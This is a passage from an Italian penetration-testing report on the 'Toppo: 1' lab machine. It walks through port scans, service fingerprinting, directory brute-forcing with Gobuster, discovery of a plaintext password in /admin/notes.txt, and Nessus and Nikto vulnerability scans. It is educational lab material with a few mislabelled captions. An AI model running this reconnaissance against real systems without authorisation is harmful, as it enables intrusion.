RCVD (14.2592s) TCP 10.0.2.5:111 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2859902312 win=29200 <mss 1460>
SENT (15.2628s) TCP 10.0.2.4:27559 > 10.0.2.5:41815 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (15.2635s) TCP 10.0.2.5:41815 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2941372961 win=29200 <mss 1460>
SENT (16.2639s) TCP 10.0.2.4:27559 > 10.0.2.5:22 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (16.2652s) TCP 10.0.2.5:22 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2368297355 win=29200 <mss 1460>
SENT (17.2693s) TCP 10.0.2.4:27559 > 10.0.2.5:80 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (17.2716s) TCP 10.0.2.5:80 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=616058861 win=29200 <mss 1460>
SENT (18.2846s) TCP 10.0.2.4:27559 > 10.0.2.5:111 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (18.2862s) TCP 10.0.2.5:111 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=2922785184 win=29200 <mss 1460>
SENT (19.2904s) TCP 10.0.2.4:27559 > 10.0.2.5:41815 S ttl=64 id=25439 iplen=40 seq=1301928393 win=1480
RCVD (19.2922s) TCP 10.0.2.5:41815 > 10.0.2.4:27559 SA ttl=64 id=0 iplen=44 seq=3004281503 win=29200 <mss 1460>

Max rtt: 2.717ms | Min rtt: 0.544ms | Avg rtt: 1.421ms
Raw packets sent: 20 (800B) | Rcvd: 20 (920B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 19.34 seconds

```

Figura 3.2: Verifica dell’operatività delle porte con Nping

Un’ulteriore risorsa valida per l’esplorazione delle porte è **Unicornscan** [5], impiegabile per un’indagine approfondita delle porte UDP. Il comando per adoperarlo è il seguente:

```
sudo unicornscan -mU -Iv 10.0.2.5:1-65535 -r 5000
```

```

(kali㉿kali)-[~]
$ sudo unicornscan -mU -Iv 10.0.2.5:1-65535 -r 5000
adding 10.0.2.5/32 mode `UDPScan' ports `1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4905.5 pps with 65544 packets sent total
listener statistics 1 packets received 0 packets dropped and 0 interface drops
File System
(kali㉿kali)-[~]
$ 

```

Figura 3.3: Scansione delle porte UDP

La scansione mostra come vi sia solamente una porta UDP [6] che ha risposto ai pacchetti inviati. Considerando le informazioni ottenute dalle scansioni sia passive che attive, unite alle versioni dei servizi in esecuzione sulle porte:

- **Porta 80 con Apache 2.4.10 (Debian)**: Questo suggerisce che la macchina utilizza una distribuzione Debian come sistema operativo.
- **Porta 22 con OpenSSH 6.7p1 su Debian 5**: Ciò indica che il server potrebbe essere basato su Debian 5 (Lenny).

Tuttavia, la versione del kernel rilevata dal **fingerprinting attivo con Nmap** (compresa tra la 3.2 e la 4.14) è tipica di una release successiva a Debian 5. Ciò potrebbe indicare un sistema con una configurazione su misura o un kernel più recente. Dato che Debian 5 adotta un kernel predefinito della serie 2.6.x, mentre l'analisi attiva mostra un kernel più moderno, è verosimile che il sistema stia operando con una versione Debian 7 o 8 che integra un kernel aggiornato (serie 3.2 - 4.14).

In sintesi, l'edizione del sistema operativo appare essere **Debian 8 (Jessie)**, munita di un kernel rivisitato, in linea con le versioni osservate durante le indagini.


3.2 Servizi attivi

Adoperiamo lo strumento **Nmap** con l'argomento **-A**, ovvero in modalità invasiva, al fine di ottenere informazioni approfondite sui servizi operativi del dispositivo bersaglio.

```
nmap -A -sV 10.0.2.5
```

- **nmap**: Strumento versatile e potente usato per mappare le reti.
- **-A**: Opzione che attiva la **scansione aggressiva**. È una scorciatoia che abilita diverse funzionalità avanzate di Nmap in una volta sola, tra cui:
 - **Rilevamento del sistema operativo (-O)**: Nmap cerca di capire quale sistema operativo è in funzione sul target.
 - **Rilevamento della versione dei servizi (-sV)**: Identifica il software specifico (e la sua versione) che gira su ogni porta aperta.
 - **Esecuzione di script predefiniti (-script=default)**: Vengono eseguiti una serie di script automatici di Nmap per ottenere più informazioni o trovare vulnerabilità comuni.

- **Traceroute (-traceroute)**: Mostra il percorso che i pacchetti prendono per raggiungere il target.
- **-sv**: Questa opzione, sebbene già inclusa in **-A**, serve specificamente per il **rilevamento della versione dei servizi**. Dopo aver trovato una porta aperta, Nmap invia delle "sonde" per capire esattamente quale applicazione o servizio è in ascolto e, soprattutto, la sua versione. Questo è cruciale per individuare vulnerabilità note.
- **10.0.2.5**: Questo è l'**indirizzo IP del target** che Nmap deve scansionare. È la macchina "Toppo: 1" sulla nostra rete virtuale.



```

kali@kali: ~
File Actions Edit View Help
└─$ nmap -A -sV 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 09:42 EDT
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up (0.001zs latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:b6:aa:31:2e:c6 (RSA)
|_ 256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:f1:30:7b:0d (ECDSA)
|_ 256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1          33900/tcp6 status
|  100024  1          41335/tcp  status
|  100024  1          53924/udp status
|_ 100024  1          55514/udp6 status
MAC Address: 08:00:27:8F:EC:B4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.x|4.x
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  1.18 ms 10.0.2.5 (10.0.2.5)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.59 seconds

```

Figura 3.4: Identificazione dei servizi operativi tramite Nmap

L'analisi ha **delineato con precisione** le porte esposte e i servizi attivi sul sistema bersaglio **10.0.2.5**. In particolare, sulla **porta 22**, è stato rilevato il servizio **SSH** con **OpenSSH 6.7p1** su Debian 5 (Debian 5+deb8u4), che supporta il protocollo 2.0 e dispone di varie chiavi SSH (DSA, RSA, ECDSA, ED25519) per l'autenticazione. Sulla **porta 80**, opera un **server web Apache 2.4.10** che ospita un sito basato sul tema

"Clean Blog" di Start Bootstrap [7]. La presenza del servizio **rpcbind** è stata accertata sulla **porta 111**, indicando la gestione di connessioni RPC (Remote Procedure Call) attraverso diverse porte TCP e UDP. Ciò suggerisce una predisposizione del sistema per servizi di rete distribuiti, quali NFS. Il sistema operativo è stato identificato come **Linux**, con il kernel generico classificato come `linux_kernel`. Questa scansione ha offerto un quadro completo dell'infrastruttura e delle potenziali funzionalità del sistema target.

Questo output offre una visione approfondita del sistema, risultando prezioso per una comprensione più esaustiva della macchina e delle sue funzionalità esposte.




Figura 3.5: Contenuto pagina web della macchina target sulla porta 80

CAPITOLO 4

Vulnerability Mapping

Una volta identificati i servizi e le loro versioni, la fase di mappatura delle vulnerabilità ci consente di accettare la presenza di debolezze note e di ricavare le strategie utilizzabili per sfruttarle.

4.1 Esplorazione delle directory con gobuster

Gobuster è una **utility rapida** di forza bruta, sviluppata in Go, impiegata per **scoprire cartelle e file celati** su server web. Grazie alla sua rapidità e alla gestione efficiente della concorrenza, si rivela particolarmente efficace per condurre **indagini celeri e incisive**, avvalendosi di wordlist per localizzare percorsi e risorse non documentate.

Oltre alla cognizione delle directory, Gobuster supporta anche la **ricerca di sottodomini** e di oggetti su server Amazon S3, configurandolo come uno **strumento polivalente** per l'enumerazione di risorse potenzialmente esposte su applicazioni web e servizi di rete. Il comando utilizzato è il seguente:

```
gobuster dir -u http://10.0.2.5/ -w /usr/share/wordlists/dirb  
/common.txt
```

La scansione ha prodotto un **elenco di possibili cartelle e file** presenti sul server obiettivo, sfruttando una wordlist comune. Ha **rivelato diverse directory e file significativi** sul server target `10.0.2.5`, inclusi elementi protetti come `.hta`, `.htaccess`, `.htpasswd` e `server-status` (con risposta `403` – `Forbidden`), oltre a directory raggiungibili tramite reindirizzamento (`301`), quali `/admin`, `/css`, `/img`, `/js`, `mail`, `manual` e `/vendor`. La directory `/admin`, nello specifico, potrebbe costituire un’**opportunità cruciale per ottenere un punto d’appoggio**, poiché tali pagine amministrative contengono spesso strumenti o funzionalità riservate per la gestione del sito web. Se non protetta adeguatamente, potrebbe offrire un **punto di ingresso iniziale** per sfruttare ulteriori vulnerabilità del sistema o acquisire privilegi amministrativi. Anche altre directory, come `/server-status` (che potrebbe svelare dettagli sull’infrastruttura del server) e `/vendor` (che potrebbe contenere librerie di terze parti vulnerabili), possono essere impiegate per approfondire l’analisi e sferrare eventuali attacchi.

```

kali@kali: ~
File Actions Edit View Help
└$ gobuster dir -u http://10.0.2.5/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.0.2.5/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
.hta           (Status: 403) [Size: 287]
/admin          (Status: 301) [Size: 304] [→ http://10.0.2.5/admin/]
/.htpasswd      (Status: 403) [Size: 292]
/.htaccess      (Status: 403) [Size: 292]
/css            (Status: 301) [Size: 302] [→ http://10.0.2.5/css/]
/img             (Status: 301) [Size: 302] [→ http://10.0.2.5/img/]
/index.html     (Status: 200) [Size: 6437]
/js              (Status: 301) [Size: 301] [→ http://10.0.2.5/js/]
/LICENSE         (Status: 200) [Size: 1093]
/mail            (Status: 301) [Size: 303] [→ http://10.0.2.5/mail/]
/manual          (Status: 301) [Size: 305] [→ http://10.0.2.5/manual/]
/server-status    (Status: 403) [Size: 296]
/vendor          (Status: 301) [Size: 305] [→ http://10.0.2.5/vendor/]
Progress: 4614 / 4615 (99.98%)
Finished

```

Figura 4.1: Output dell’esecuzione di Gobuster

All’interno della directory `/admin` del server, troviamo un **indice generato di-**

rettamente da Apache e un file denominato notes.txt, che potrebbe contenere informazioni riservate:

Name	Last modified	Size	Description
Parent Directory		-	
notes.txt	2018-04-15 11:16	154	

Apache/2.4.10 (Debian) Server at 10.0.2.5 Port 80

Figura 4.2: La Directory /admin

Apriremo il file e troveremo una password che, al suo interno, suggerisce un potenziale username: **ted**:

Note to myself :

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .

Figura 4.3: Contenuto del file notes.txt

All'interno della directory /img del server, abbiamo riscontrato la presenza di diverse immagini nel formato .jpg. A prima vista, la loro natura potrebbe apparire del tutto innocua e standard per un comune sito web. Tuttavia, nel contesto di un'analisi di sicurezza approfondita, è fondamentale considerare ogni possibilità.

Sebbene non vi siano indizi immediati che le colleghino a intenti malevoli, queste immagini potrebbero potenzialmente celare informazioni o dati nascosti attraverso l'uso di **tecniche di steganografia**. La steganografia è un metodo che permette di occultare dati all'interno di altri file (come immagini o audio) in modo che la loro esistenza non sia immediatamente evidente. Un'immagine apparentemente innocua potrebbe quindi fungere da contenitore per messaggi cifrati, codice malevolo o altri dati sensibili.




Figura 4.4: Contenuto del file notes.txt

Per prevenire qualsiasi potenziale rischio e per garantire un'indagine esaustiva, riteniamo sia **meglio non sottovalutare la situazione**. La prudenza in questi scenari è essenziale. Procederemo quindi a **scaricare tutti i file immagine** presenti in questa directory e a **conservarli scrupolosamente come backup**. Questa misura precauzionale ci permetterà di effettuare **ulteriori analisi specialistiche** su di essi in un secondo momento, qualora emergesse la necessità di approfondire l'esame per chiarire eventuali dubbi o per ricercare elementi nascosti che potrebbero rivelarsi cruciali per la comprensione del sistema o per l'individuazione di potenziali vettori di attacco futuri. La disponibilità di questi file ci fornirà la flessibilità necessaria per qualsiasi futura investigazione forense o di intelligence.

4.2 Vulnerability scanning con Nessus

Nessus è un efficace strumento di scansione delle vulnerabilità, impiegato per individuare potenziali criticità di sicurezza. L'analisi condotta ha rilevato diverse debolezze: nello specifico, sono state identificate **45 vulnerabilità di tipo informativo, 1 di livello basso, 4 di livello medio e 1 di livello critico**.

Una di queste riguarda **jQuery**, una diffusa libreria JavaScript fondamentale per le interazioni con il DOM (Document Object Model) nelle applicazioni web. In particolare, la vulnerabilità è associata a **versioni di jQuery precedenti alla 3.5.0**, le




Figura 4.5: Vulnerabilità identificate

quali presentano molteplici difetti di **Cross-Site Scripting (XSS)**, con un punteggio CVSS di 6.1. Questo scenario può consentire ad attaccanti di manipolare il contenuto delle pagine o sottrarre dati sensibili, come cookie o sessioni utente.

Per installare **Nessus Essentials** su Kali Linux, è necessario seguire alcuni passaggi fondamentali che includono il download del pacchetto di installazione e la sua successiva configurazione. Il primo passo consiste nell'ottenere il file di installazione.

1. **Visitiamo la pagina di download di Tenable Nessus:** Accediamo al nostro browser web e navighiamo all'indirizzo <https://www.tenable.com/downloads/nessus>.
2. Scarichiamo l'ultima versione disponibile, ossia la 10.9.3.
3. **Scegliamo il sistema operativo:** Nel nostro caso ci assicuriamo di selezionare l'opzione "Linux" e, specificamente, il pacchetto **Ubuntu - aarch64**
4. **Scarichiamo il file .deb:** Clicchiamo sul link di download per scaricare il pacchetto di installazione (il nome sarà simile a Nessus-<versione>-debianX_amd64.deb). Lo salviamo nella nostra cartella Downloads.
5. **Apriamo il terminale:** Su Kali Linux, lanciamo una nuova finestra di terminale.
6. **Ci spostiamo nella directory di download:**

```
cd ~/Downloads
```

7. **Installiamo il pacchetto Nessus:** Utilizziamo il comando `dpkg` per avviare l'installazione. Ricordiamo di sostituire `<nome_file_nessus.deb>` con il nome esatto del file scaricato.

```
sudo dpkg -i <nome_file_nessus.deb>
```

Esempio:

```
sudo dpkg -i Nessus-10.9.3-ubuntu1604_amd64.deb
```

8. **Risolviamo eventuali dipendenze (se necessario):** Se dopo l'installazione dovessero presentarsi errori relativi a dipendenze mancanti, eseguiamo il seguente comando:

```
sudo apt --fix-broken install
```

9. Prima di iniziare, assicuriamoci che la nostra macchina Kali e Toppo:1 possano comunicare tra loro. Verifichiamo la connettività con `ping`:

```
ping 10.0.2.5
```

10. **Avviamo il servizio Nessus:**

```
sudo systemctl start nessusd.service
```

11. **Verifichiamo lo stato del servizio:**

```
sudo systemctl status nessusd.service
```

L'output dovrebbe indicare `active (running)`.

12. **Abilitiamo il servizio all'avvio:** Questo assicura che Nessus si avvii automaticamente ad ogni accensione di Kali.

```
sudo systemctl enable nessusd.service
```

13. **Apriamo il browser:** Lanciamo Firefox o un altro browser preferito su Kali.
14. **Navighiamo all'indirizzo di Nessus:** Digitiamo `https://localhost:8834/` nella barra degli indirizzi. Potrebbe apparire un avviso di sicurezza relativo al certificato SSL; è normale, accettiamo e proseguiamo.
15. **Seguiamo la procedura guidata:**
 - **"Welcome to Nessus":** Selezioniamo "Nessus Essentials".
 - **Registrazione:** Inseriamo nome, cognome ed email per ottenere un codice di attivazione.
 - **Creiamo un account amministratore:** Impostiamo un nome utente e una password per accedere alla dashboard di Nessus.
 - **Download e compilazione dei plugin:** Questa fase è la più lunga. Nessus inizierà a scaricare e installare migliaia di plugin.

Una volta completata l'installazione dei plugin, veniamo reindirizzati alla dashboard di Nessus, da dove potremo iniziare a creare e gestire le nostre scansioni di vulnerabilità.

4.2.1 Configurazione e avvio della scansione

La scansione è stata configurata e avviata attraverso l'interfaccia web di Nessus, seguendo una procedura strutturata che garantisce una copertura completa delle vulnerabilità note.

1. **Selezione del template:** L'operazione ha avuto inizio con la selezione del template di scansione `Basic Network Scan`. Questo template offre un approccio

non intrusivo e mirato all'identificazione di un'ampia gamma di vulnerabilità note su un host di rete.

2. **Definizione del bersaglio:** È stato specificato l'indirizzo IP del sistema Toppo : 1, ovvero 10.0.2.5, come unico bersaglio della scansione.
3. **Avvio della scansione:** Dopo aver salvato la configurazione, la scansione è stata avviata cliccando sul pulsante di *launch*. Lo scanner ha quindi proceduto con un'analisi metodica, verificando la presenza di vulnerabilità su tutte le porte e i servizi aperti del bersaglio.

4.2.2 Analisi dei risultati

Al termine del processo di scansione, Nessus ha generato un report dettagliato che categorizza le vulnerabilità scoperte in base al loro livello di gravità. L'analisi si è concentrata su due aspetti principali:

1. **Vulnerabilità:** Questa sezione del report ha fornito un elenco completo delle debolezze del sistema, documentando ogni falla di sicurezza con una descrizione tecnica e un'indicazione del rischio.




Figura 4.6: Vulnerabilità

2. **Remediation:** Il report ha suggerito le azioni correttive necessarie per mitigare i rischi identificati. Si è notato che un numero limitato di *remediations* è in grado

di risolvere una quantità maggiore di vulnerabilità, ottimizzando il processo di messa in sicurezza.

The screenshot shows the Nikto interface with the 'Remediations' tab selected. There are two actions listed:

Action	Vulns	Hosts
JQuery 1.2 < 3.5.0 Multiple XSS: Upgrade to JQuery version 3.5.0 or later.	2	1
SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795): Contact the vendor for an update with the strict key exchange countermeasures or disable the affected algorithms.	0	1

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 6:57 AM
- End: Today at 7:09 AM
- Elapsed: 12 minutes

Figura 4.7: Remediation

I dati raccolti da questa scansione sono stati fondamentali per le successive fasi di *penetration testing*, fornendo una mappa chiara dei potenziali vettori di attacco.

4.3 Analisi con Nikto

L'indagine iniziale sulle porte 111 e 37431 non ha prodotto esiti, sollevando l'ipotesi di una potenziale lacuna nella rilevazione. Si è quindi proceduto a un'esplorazione mirata, impiegando lo scanner specializzato Nikto, per esaminare in dettaglio ogni porta identificata e i servizi web correlati.

Analisi delle porte non standard

Le scansioni eseguite su entrambe le porte, 111 e 37431, hanno fornito un esito negativo.

```
nikto -h 10.0.2.5 -p 111
```

```
nikto -h 10.0.2.5 -p 37431
```

Non è stato individuato alcun servizio web attivo. Ciò conferma che i servizi associati a queste porte non risultano operativi o non sono predisposti per l'interazione via protocollo web. Tale constatazione ha diretto l'attenzione verso la porta 80, tradizionalmente deputata al traffico HTTP. L'utilizzo di Nikto su questa porta ha consentito di acquisire dati significativi sullo stato di configurazione del server web.

```
(kali㉿kali)-[~]
└─$ nikto -h 10.0.2.5 -p 111
- Nikto v2.5.0

+ ERROR: SKIPPORTS (nikto.conf) contains 111 -- not checking
+ 0 host(s) tested

(kali㉿kali)-[~]
└─$ nikto -h 10.0.2.5 -p 37431
- Nikto v2.5.0

+ 0 host(s) tested
```

Figura 4.8: Risultati con esito negativo

Il comando utilizzato per questa operazione è stato il seguente:

```
nikto -h 10.0.2.5 -p 80
```

```
File Actions Edit View Help
└─$ nikto -h 10.0.2.5 -p 80
- Nikto v2.5.0

+ Target IP:      10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port:    80
+ Start Time:    2025-08-21 09:37:12 (GMT-4)

+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags. header found with file /, inode: 1925, size: 563f5cf714e80, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
